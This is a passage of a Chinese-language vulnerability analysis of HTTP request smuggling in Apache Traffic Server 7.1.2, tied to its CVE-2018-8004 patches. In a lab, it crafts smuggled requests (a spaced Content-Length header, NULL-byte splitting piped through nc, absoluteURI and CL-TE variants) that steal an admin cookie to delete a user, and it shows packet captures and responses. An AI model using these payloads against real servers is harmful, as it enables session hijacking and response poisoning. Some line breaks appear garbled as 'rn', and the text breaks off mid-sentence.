
> https://tools.ietf.org/html/rfc7230#section-3.2.4

在其中，规定了 HTTP 的请求包中，请求头字段与后续的冒号之间不能有空白字符，如果存在空白字符的话，服务器必须返回 400，从补丁中来看的话，在 ATS 7.1.2 中，并没有对该标准进行一个详细的实现。当 ATS 服务器接收到的请求中存在请求字段与: 之间存在空格的字段时，并不会对其进行修改，也不会按照 RFC 标准所描述的那样返回 400 错误，而是直接将其转发给后端服务器。

而当后端服务器也没有对该标准进行严格的实现时，就有可能导致 HTTP 走私攻击。比如 Nginx 服务器，在收到请求头字段与冒号之间存在空格的请求时，会忽略该请求头，而不是返回 400 错误。


在这时，我们可以构造一个特殊的 HTTP 请求，进行走私。

```
GET / HTTP/1.1
Host: lnmp.mengsec.com
Content-Length : 56

GET / HTTP/1.1
Host: lnmp.mengsec.com
attack: 1
foo:
```




很明显，请求包中下面的数据部分在传输过程中被后端服务器解析成了请求头。

来看下 Wireshark 中的数据包，ATS 在与后端 Nginx 服务器进行数据传输的过程中，重用了 TCP 连接。


GET / HTTP/1.1
Host: 10.211.55.2:10086
Content-Length : 56
X-Forwarded-For: 10.211.55.2
Via: http/1.1 mengchen-ubuntu[3ff3687d-fa2a-4198-bc9a-0e98786adc62]
(ApacheTrafficServer/7.1.2)
GET / HTTP/1.1
Host: lnmp.mengsec.com
attack: 1
foo: HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 08 Oct 2019 03:37:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.25
f5
This is Nginx
array(3) {
["Host"]=>
string(17) "10.211.55.2:10086"
["X-Forwarded-For"]=>
string(11) "10.211.55.2"
["Via"]=>
string(90) "http/1.1 mengchen-ubuntu[3ff3687d-fa2a-4198-bc9a-0e98786adc62]
(ApacheTrafficServer/7.1.2)"
}
0
GET / HTTP/1.1
Host: 10.211.55.2:10086
Content-Length : 56
X-Forwarded-For: 10.211.55.2
Via: http/1.1 mengchen-ubuntu[3ff3687d-fa2a-4198-bc9a-0e98786adc62]
(ApacheTrafficServer/7.1.2)
GET / HTTP/1.1
Host: lnmp.mengsec.com
attack: 1
foo: HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 08 Oct 2019 03:37:41 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.25
13e
This is Nginx
array(5) {
Packet 14. 4 client pkts, 2 server pkts, 3 turns. Click to select.
Entire conversation (1,480 bytes)
Show and save data as
ASCII
Stream
1
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

只看一下请求，如图所示：



阴影部分为第一个请求，剩下的部分为第二个请求。

在我们发送的请求中，存在特殊构造的请求头 Content-Length : 56，56 就是后续数据的长度。

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo:
```

在数据的末尾，不存在 rn 这个结尾。

当我们的请求到达 ATS 服务器时，因为 ATS 服务器可以解析 Content-Length : 56 这个中间存在空格的请求头，它认为这个请求头是有效的。这样一来，后续的数据也被当做这个请求的一部分。总的来看，对于 ATS 服务器，这个请求就是完整的一个请求。

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
Content-Length : 56rn
rn
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo:
```

ATS 收到这个请求之后，根据 Host 字段的值，将这个请求包转发给对应的后端服务器。在这里是转发到了 Nginx 服务器上。

而 Nginx 服务器在遇到类似于这种 Content-Length : 56 的请求头时，会认为其是无效的，然后将其忽略掉。但并不会返回 400 错误，对于 Nginx 来说，收到的请求为

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
rn
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo:
```

因为最后的末尾没有 rn，这就相当于收到了一个完整的 GET 请求和一个不完整的 GET 请求。

完整的：

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
rn
```

不完整的：

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo:
```

在这时，Nginx 就会将第一个请求包对应的响应发送给 ATS 服务器，然后等待后续的第二个请求传输完毕再进行响应。

当 ATS 转发的下一个请求到达时，对于 Nginx 来说，就直接拼接到了刚刚收到的那个不完整的请求包的后面。也就相当于

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo: GET / HTTP/1.1rn
Host: 10.211.55.2:10086rn
X-Forwarded-For: 10.211.55.2rn
Via: http/1.1 mengchen-ubuntu[3ff3687d-fa2a-4198-bc9a-0e98786adc62] (ApacheTrafficServer/7.1.2
```

然后 Nginx 将这个请求包的响应发送给 ATS 服务器，我们收到的响应中就存在了 attack: 1 和 foo: GET / HTTP/1.1 这两个键值对了。

那这会造成什么危害呢？可以想一下，如果 ATS 转发的第二个请求不是我们发送的呢？让我们试一下。

假设在 Nginx 服务器下存在一个 admin.php，代码内容如下：

```php
<?php
if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == 1){
    echo "You are Adminn";
    if(isset($_GET['del'])){
        echo 'del user ' . $_GET['del'];
    }
}else{
    echo "You are not Admin";
}
```

由于 HTTP 协议本身是无状态的，很多网站都是使用 Cookie 来判断用户的身份信息。通过这个漏洞，我们可以盗用管理员的身份信息。在这个例子中，管理员的请求中会携带这个一个 Cookie 的键值对 admin=1，当拥有管理员身份时，就能通过 GET 方式传入要删除的用户名称，然后删除对应的用户。

在前面我们也知道了，通过构造特殊的请求包，可以使 Nginx 服务器把收到的某个请求作为上一个请求的一部分。这样一来，我们就能盗用管理员的 Cookie 了。


构造数据包

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
Content-Length : 78rn
rn
GET /admin.php?del=mengchen HTTP/1.1rn
Host: lnmp.mengsec.comrn
attack: 1rn
foo:
```

然后是管理员的正常请求

```
GET / HTTP/1.1
Host: lnmp.mengsec.com
Cookie: admin=1
```

让我们看一下效果如何。



在 Wireshark 的数据包中看的很直观，阴影部分为管理员发送的正常请求。

```
GET / HTTP/1.1
Host: 10.211.55.2:10086
Content-Length : 78
X-Forwarded-For: 10.211.55.2
Via: http/1.1 mengchen-ubuntu[71b6675e-fffa-4a3b-b8d7-9c7af3978974]
(ApacheTrafficServer/7.1.2)

GET /admin.php?del=mengchen HTTP/1.1
Host: lnmp.mengsec.com
attack: 1
foo: GET / HTTP/1.1
Host: 10.211.55.2:10086
Cookie: admin=1
X-Forwarded-For: 10.211.55.2
Via: http/1.1 mengchen-ubuntu[71b6675e-fffa-4a3b-b8d7-9c7af3978974]
(ApacheTrafficServer/7.1.2)
```

在 Nginx 服务器上拼接到了上一个请求中，成功删除了用户 mengchen。

4.3.2 第二个补丁

https://github.com/apache/trafficserver/pull/3201 # 3201 当返回 400 错误时，关闭连接

这个补丁说明了，在 ATS 7.1.2 中，如果请求导致了 400 错误，建立的 TCP 链接也不会关闭。在 regilero 的对 CVE-2018-8004 的分析文章中，说明了如何利用这个漏洞进行攻击。

```
printf 'GET / HTTP/1.1rn'
'Host: ats.mengsec.comrn'
'aa: bbrn'
'foo: barrn'
'GET /2333 HTTP/1.1rn'
'Host: ats.mengsec.comrn'
'rn'
| nc 10.211.55.22 80
```

一共能够获得 2 个响应，都是 400 错误。

```
$ printf 'GET / HTTP/1.1\r\n'\
'Host: ats.mengsec.com\r\n'\
'aa: \0bb\r\n'\
'foo: bar\r\n'\
'GET /2333 HTTP/1.1\r\n'\
'Host: ats.mengsec.com\r\n'\
'\r\n'\
| nc 10.211.55.22 80
HTTP/1.1 400 Invalid HTTP Request
Date: Wed, 09 Oct 2019 08:10:53 GMT
Connection: keep-alive
Server: ATS/7.1.2
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 220

<HTML>
<HEAD>
<TITLE>Bad Request</TITLE>
</HEAD>

<BODY BGCOLOR="white" FGCOLOR="black">
<H1>Bad Request</H1>
<HR>

<FONT FACE="Helvetica,Arial"><B>
Description: Could not process this request.
</B></FONT>
<HR>
</BODY>
HTTP/1.0 400 Invalid HTTP Request
Date: Wed, 09 Oct 2019 08:10:53 GMT
Server: ATS/7.1.2
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 220

<HTML>
<HEAD>
<TITLE>Bad Request</TITLE>
```


ATS 在解析 HTTP 请求时，如果遇到 NULL，会导致一个截断操作，我们发送的这一个请求，对于 ATS 服务器来说，算是两个请求。

第一个

```
GET / HTTP/1.1rn
Host: ats.mengsec.comrn
aa:
```

第二个

```
bbrn
foo: barrn
GET /2333 HTTP/1.1rn
Host: ats.mengsec.comrn
rn
```


第一个请求在解析的时候遇到了 NULL，ATS 服务器响应了第一个 400 错误，后面的 bbrn 成了后面请求的开头，不符合 HTTP 请求的规范，这就响应了第二个 400 错误。

再进行修改下进行测试

```
printf 'GET / HTTP/1.1rn'
'Host: ats.mengsec.comrn'
'aa: bbrn'
'GET /1.html HTTP/1.1rn'
'Host: ats.mengsec.comrn'
'rn'
| nc 10.211.55.22 80
```

```
$ printf 'GET / HTTP/1.1\r\n'\
'Host: ats.mengsec.com\r\n'\
'aa: \0bb\r\n'\
'GET /1.html HTTP/1.1\r\n'\
'Host: ats.mengsec.com\r\n'\
'\r\n'\
| nc 10.211.55.22 80
HTTP/1.1 400 Invalid HTTP Request
Date: Wed, 09 Oct 2019 08:16:17 GMT
Connection: keep-alive
Server: ATS/7.1.2
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 220

<HTML>
<HEAD>
<TITLE>Bad Request</TITLE>
</HEAD>

<BODY BGCOLOR="white" FGCOLOR="black">
<H1>Bad Request</H1>
<HR>

<FONT FACE="Helvetica,Arial"><B>
Description: Could not process this request.
</B></FONT>
<HR>
</BODY>
HTTP/1.1 200 OK
Date: Wed, 09 Oct 2019 08:16:17 GMT
Server: ATS/7.1.2
Last-Modified: Mon, 07 Oct 2019 14:30:40 GMT
ETag: "18-59452e5611bc3"
Accept-Ranges: bytes
Content-Length: 24
Content-Type: text/html
Age: 0
Connection: keep-alive

<h1>This is 1.html</h1>
```


一个 400 响应，一个 200 响应，在 Wireshark 中也能看到，ATS 把第二个请求转发给了后端 Apache 服务器。



那么由此就已经算是一个 HTTP 请求拆分攻击了，

```
GET / HTTP/1.1rn
Host: ats.mengsec.comrn
aa: bbrn
GET /1.html HTTP/1.1rn
Host: ats.mengsec.comrn
rn
```

但是这个请求包，怎么看都是两个请求，中间的 GET /1.html HTTP/1.1rn 不符合 HTTP 数据包中请求头 Name:Value 的格式。在这里我们可以使用 absoluteURI，在 RFC2616 中第 5.1.2 节中规定了它的详细格式。

https://tools.ietf.org/html/rfc2616#section-5.1.2

我们可以使用类似 GET http://www.w3.org/pub/WWW/TheProject.html HTTP/1.1 的请求头进行请求。

构造数据包

```
GET /400 HTTP/1.1rn
Host: ats.mengsec.comrn
aa: bbrn
GET http://ats.mengsec.com/1.html HTTP/1.1rn
```

```
rn
GET /404 HTTP/1.1rn
Host: ats.mengsec.comrn
rn
printf 'GET /400 HTTP/1.1rn'
'Host: ats.mengsec.comrn'
'aa: bbrn'
'GET http://ats.mengsec.com/1.html HTTP/1.1rn'
'rn'
'GET /404 HTTP/1.1rn'
'Host: ats.mengsec.comrn'
'rn'
| nc 10.211.55.22 80
```

本质上来说，这是两个 HTTP 请求，第一个为

```
GET /400 HTTP/1.1rn
Host: ats.mengsec.comrn
aa: bbrn
GET http://ats.mengsec.com/1.html HTTP/1.1rn
rn
```

其中 GET http://ats.mengsec.com/1.html HTTP/1.1 为名为 GET http，值为//ats.mengsec.com/1.html HTTP/1.1 的请求头。

第二个为

```
GET /404 HTTP/1.1rn
Host: ats.mengsec.comrn
rn
```

当该请求发送给 ATS 服务器之后，我们可以获取到三个 HTTP 响应，第一个为 400，第二个为 200，第三个为 404。多出来的那个响应就是 ATS 中间对服务器 1.html 的请求的响应。

```
| nc 10.211.55.22 80
HTTP/1.1 400 Invalid HTTP Request
Date: Wed, 09 Oct 2019 08:53:49 GMT
Connection: keep-alive
Server: ATS/7.1.2
Cache-Control: no-store
Content-Type: text/html
Content-Language: en
Content-Length: 220

<HTML>
<HEAD>
<TITLE>Bad Request</TITLE>
</HEAD>

<BODY BGCOLOR="white" FGCOLOR="black">
<H1>Bad Request</H1>
<HR>

<FONT FACE="Helvetica,Arial"><B>
Description: Could not process this request.
</B></FONT>
<HR>
</BODY>
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Wed, 09 Oct 2019 08:53:49 GMT
Content-Type: text/html
Content-Length: 7
Last-Modified: Mon, 07 Oct 2019 16:43:29 GMT
ETag: "5d9b6b31-7"
Accept-Ranges: bytes
Age: 0
Connection: keep-alive

123456
HTTP/1.1 404 Not Found
Server: ATS/7.1.2
Date: Wed, 09 Oct 2019 08:53:49 GMT
Content-Type: text/html
Content-Length: 177
Age: 0
Connection: keep-alive

<html>
```


根据 HTTP Pipepline 的先入先出规则，假设攻击者向 ATS 服务器发送了第一个恶意请求，然后受害者向 ATS 服务器发送了一个正常的请求，受害者获取到的响应，就会是攻击者发送的恶意请求中的 GET http://evil.mengsec.com/evil.html HTTP/1.1 中的内容。这种攻击方式理论上是可以成功的，但是利用条件还是太苛刻了。

对于该漏洞的修复方式，ATS 服务器选择了，当遇到 400 错误时，关闭 TCP 链接，这样无论后续有什么请求，都不会对其他用户造成影响了。

4.3.3 第三个补丁

https://github.com/apache/trafficserver/pull/3231 # 3231 验证请求中的 Content-Length 头

在该补丁中，bryancall 的描述是


当Content-Length请求头不匹配时，响应400，删除具有相同Content-Length请求头的重复副本，如果存在T

从这里我们可以知道，ATS 7.1.2 版本中，并没有对 RFC2616 的标准进行完全实现，我们或许可以进行 CL-TE 走私攻击。

构造请求

```
GET / HTTP/1.1rn
Host: lnmp.mengsec.comrn
Content-Length: 6rn
Transfer-Encoding: chunkedrn
rn
0rn
rn
G
```

多次发送后就能获得 405 Not Allowed 响应。



我们可以认为，后续的多个请求在 Nginx 服务器上被组合成了类似如下所示的请求。

